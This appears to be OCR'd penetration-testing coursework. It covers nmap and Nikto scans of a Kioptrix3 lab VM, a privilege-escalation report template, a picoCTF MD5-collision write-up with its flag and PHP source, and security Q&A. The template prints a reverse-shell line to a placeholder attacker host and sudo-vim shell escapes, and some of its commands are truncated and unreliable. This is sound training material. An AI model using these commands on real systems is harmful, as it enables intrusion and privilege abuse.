
5.3. Verification

- **Re-scan**:
    - After remediation, re-run Nikto and other vulnerability scans to verify that the issues have been resolved.

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap -A -p22,80 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:59 WIB
Nmap scan report for kioptrix3.com (10.0.2.8)
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms kioptrix3.com (10.0.2.8)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.35 seconds
```

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap --script vuln -p22,80 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 01:00 WIB
Nmap scan report for kioptrix3.com (10.0.2.8)
Host is up (0.00081s latency).

PORT   STATE SERVICE
22/tcp open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=kioptrix3.com
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://kioptrix3.com:80/gallery/
|     Form id:
|     Form action: login.php
|
|     Path: http://kioptrix3.com:80/index.php?system=Admin
|     Form id: contactform
|     Form action: index.php?system=Admin&page=loginSubmit
|
|     Path: http://kioptrix3.com:80/gallery/index.php
|     Form id:
```



|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
| Possible sqli for queries:
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=loginSubmit%27%20OR%20sqlspider&system=Admin
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
| http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|_ http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 321.33 seconds


root@kali:~# nikto -h http://kioptrix3.com
- Nikto v2.1.6

+ Target IP: 10.0.2.8
+ Target Hostname: kioptrix3.com
+ Target Port: 80
+ Start Time: 2021-03-11 01:13:37 (GMT7)

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Sat Jun 6 02:22:00 2009
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7784 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2021-03-11 01:13:58 (GMT7) (21 seconds)

+ 1 host(s) tested
root@kali:~#



Task 7

Objective: To perform privilege escalation on the target system to gain higher-level access.

1. Target Information

- **Target Machine**: [Name or ID of the machine]
- **IP Address**: [Target IP Address]
- **Operating System**: [OS Information, e.g., Ubuntu 20.04, CentOS 7]
- **Initial Access Method**: [Describe how access was initially gained, e.g., via web application vulnerability, SSH, etc.]

2. Initial Access

2.1. Gaining Access

- **Description**: [Detailed explanation of how the initial access was achieved. For example, "Exploited a SQL injection vulnerability on the login page to gain a reverse shell."]
- **Initial User**: [User account obtained initially, e.g., `www-data`, `apache`, or `user123`]

2.2. Commands Used

Establishing Initial Access:

```
# Example command to exploit a vulnerability

curl -X POST -d "username=admin&password=admin"
http://<target-ip>/login
```

Reverse Shell Command:

```
# Example command to create a reverse shell

 -i >& /dev/tcp/<attacker-ip>/4444 0>&1
```

3. Privilege Escalation

3.1. Enumeration

Checking Sudo Permissions:

```
sudo -l
```

Output:

```
User www-data may run the following commands on target:
(ALL : ALL) /usr/bin/vim
```

Checking for SUID/SGID Binaries:

```
find / -perm -4000 2>/dev/null
```

Output:

```
/usr/bin/sudo
/usr/bin/passwd
```

Checking for Writable Files:

```
find / -writable -type f 2>/dev/null
```

Output:
text

```
/tmp/tempfile
```

3.2. Exploiting Vulnerabilities

- **Privilege Escalation Technique**: [Detailed description of the technique used. For example, "Exploited a misconfigured sudoers file to execute a shell as root."]

Commands Used:

```
# Example command to exploit a misconfigured sudoers file
sudo /usr/bin/vim -c ':!'
```

Exploitation of SUID Binaries:

```
# Example command to exploit a SUID binary
/usr/bin/passwd -f /bin/
```

3.3. Escalation to Root

Command to Gain Root Access:

```
sudo /bin/
```

Verify Root Access:

```
whoami
```

4. Verification

4.1. Verify Root Privileges

Check for Root Flag or File:

```
cat /root/flag.txt
```

Confirm Access:

```
# Example commands to confirm root access
```

```
id
```

System Information:

```
uname -a

# Output system information to confirm the environment
```

4.2. Screenshots/Proof


- **Include Screenshots**: [Attach screenshots of commands, outputs, and any proof of privilege escalation.]
- **Additional Proof**: [Provide additional evidence such as log files, screenshots of successful root access, or details of any flags captured.]

5. Summary of Findings

- **Initial Access**: [Summarize how initial access was obtained, e.g., "Gained access via a web application vulnerability."]
- **Privilege Escalation Method**: [Summarize the method used for privilege escalation, e.g., "Exploited sudoers misconfiguration to gain root access."]
- **Root Access**: [Confirm if root access was successfully obtained and provide any relevant details.]

wrap

```
<!DOCTYPE html>
<html>
<head>
    <title>Check your Privilege</title>
</head>
<body>
    <a href="https://www.armourinfosec.com" target="_blank"><img src="privilege.png" width="100%" height="910" alt="http://ip/phpbash.php"></a>
</body>
</html>
```



Task 8:

Challenge URL: PicoCTF Challenge 109
Category: Web Exploitation
Level: Easy

1. Challenge Description

The challenge involves submitting two PDFs to a website. The site checks if the two PDFs have the same MD5 hash. The objective is to find two different PDFs that have the same MD5 hash, known as an MD5 collision.

2. Initial Steps

2.1. Access the Challenge Page

1. Go to the provided challenge URL: PicoCTF Challenge 109.
2. You'll be redirected to a webpage with an upload section for PDFs.

2.2. Attempt Initial Upload

1. Upload any PDF file to the site and attempt to upload a second file.
2. Observe the error message: "NOT a PDF".

2.3. Upload a Single PDF File

1. Upload a single PDF file.
2. You'll see an error message: "MD5 hashes do not match!"

3. Finding MD5 Collision

3.1. Understanding MD5 Collision

An MD5 collision occurs when two distinct files produce the same MD5 hash value. This allows bypassing hash-based file verification systems.

3.2. Searching for Collision PDFs

1. Search online for PDFs with the same MD5 hash. One reliable resource is:
    - MD5 Collision PDFs
2. Download the following collision files:
    - `hello.pdf`

- `erase.pdf`

3.3. Upload Collision PDFs

1. Return to the PicoCTF challenge page.
2. Upload the `hello.pdf` and `erase.pdf` files.
3. Click the upload button.

4. Receiving the Flag

4.1. Flag Revealed

After successfully uploading the collision files, you will receive the flag:

```
picoCTF{c0ngr4ts_u_r_1nv1t3d_aad886b9}
```

4.2. Submitting the Flag

1. Go back to the PicoCTF challenge page.
2. Enter the flag in the submission field and submit.

5. Summary

You have successfully completed the challenge by:

1. Uploading PDF files with the same MD5 hash (collision).
2. Obtaining the flag by bypassing the hash check.

It is my Birthday

| 100 points

Tags: picoCTF 2021 Web Exploitation

AUTHOR: MADSTACKS

Description

I sent out 2 invitations to all of my friends for my birthday! I'll know if they get stolen because the two invites look similar, and they even have the same md5 hash, but they are slightly different! You wouldn't believe how long it took me to find a collision. Anyway, see if you're invited by submitting 2 PDFs to my website.

http://mercury.picoctf.net:55343/

Hints


1 2

18,757 users solved

80% Liked

picoCTF{FLAG}

Submit Flag



```php
<?php

if (isset($_POST["submit"])) {
    $type1 = $_FILES["file1"]["type"];
    $type2 = $_FILES["file2"]["type"];
    $size1 = $_FILES["file1"]["size"];
    $size2 = $_FILES["file2"]["size"];
    $SIZE_LIMIT = 18 * 1024;

    if (($size1 < $SIZE_LIMIT) && ($size2 < $SIZE_LIMIT)) {
        if (($type1 == "application/pdf") && ($type2 == "application/pdf")) {
            $contents1 = file_get_contents($_FILES["file1"]["tmp_name"]);
            $contents2 = file_get_contents($_FILES["file2"]["tmp_name"]);

            if ($contents1 != $contents2) {
                if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
                    highlight_file("index.php");
                    die();
                } else {
                    echo "MD5 hashes do not match!";
                    die();
                }
            } else {
                echo "Files are not different!";
                die();
            }
        } else {
            echo "Not a PDF!";
            die();
        }
    } else {
        echo "File too large!";
        die();
    }
}

// FLAG: picoCTF{c0ngr4ts_u_r_1nv1t3d_aad886b9}

?>
<!DOCTYPE html>
<html lang="en">

<head>
    <title>It is my Birthday</title>


    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.2.0/css/bootstrap.min.css" rel="stylesheet">

    <link href="https://getbootstrap.com/docs/3.3/examples/jumbotron-narrow/jumbotron-narrow.css" rel="stylesheet">

    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>

    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>


</head>

<body>

    <div class="container">
        <div class="header">
            <h3 class="text-muted">It is my Birthday</h3>
        </div>
        <div class="jumbotron">
```

Question and Answers

1. Difference Between Vulnerability Assessment and Penetration Testing

- **Vulnerability Assessment**
    - Identifies weaknesses in systems
    - Uses tools to scan and list vulnerabilities
    - Provides recommendations for fixing issues
    - Done regularly
- **Penetration Testing**
    - Simulates real attacks to find exploitable issues

    - Involves manual testing and exploiting weaknesses
    - Delivers a detailed report on how to exploit found issues
    - Done periodically or on-demand

2. Role of Social Engineering in Penetration Testing and Mitigation Strategies

- **Social Engineering**
    - Tricks people into revealing sensitive information
    - Includes methods like phishing and pretexting
    - Tests how well users can spot and respond to tricks
- **Mitigation**
    - Train employees to recognize and handle social engineering attempts
    - Set up verification processes for sensitive actions
    - Run practice attacks to test and improve employee responses

3. Privilege Escalation and How It Is Achieved During Penetration Testing

- **Privilege Escalation**
    - Gaining unauthorized higher-level access
    - Can be vertical (user to admin) or horizontal (one user role to another)
- **Methods**
    - Exploiting software vulnerabilities
    - Leveraging system misconfigurations
    - Using stolen credentials to gain more access

4. Significance of a Honeypot in a Cybersecurity Environment

- **Honeypots**
    - Trap and log attack attempts
    - Help learn about attack methods and tools
    - Divert attackers from more valuable systems
- **Types**
    - Production Honeypots: Protect real systems
    - Research Honeypots: Study attacker behaviors

5. Difference Between DOS and DDoS Attacks and Mitigation Measures

- **Denial of Service (DoS) Attack**
  - Overloads a system from a single source
  - Makes the system unavailable to users
- **Distributed Denial of Service (DDoS) Attack**
  - Overloads a system from multiple sources
  - More difficult to stop due to widespread sources
- **Mitigation**
  - Limit traffic rates
  - Use firewalls to block harmful traffic
  - Analyze traffic for unusual patterns
  - Employ specialized DDoS protection services

6. Concept of "Pivoting" in Penetration Testing

- **Pivoting**
  - Moving from one compromised system to others within the same network
  - Helps in accessing additional systems and gathering more information
- **Techniques**
  - Scan the network to find other systems
  - Exploit vulnerabilities in newly discovered systems

7. Concept of "Zero-Day" Vulnerabilities and Strategies to Mitigate Their Impact

- **Zero-Day Vulnerabilities**
  - Unknown flaws with no available fix
  - Risky because attackers can exploit them before a patch is available
- **Mitigation**
  - Use threat intelligence to stay informed about new threats
  - Monitor systems for unusual behavior
  - Keep systems updated with the latest patches
  - Implement multiple layers of security to reduce overall risk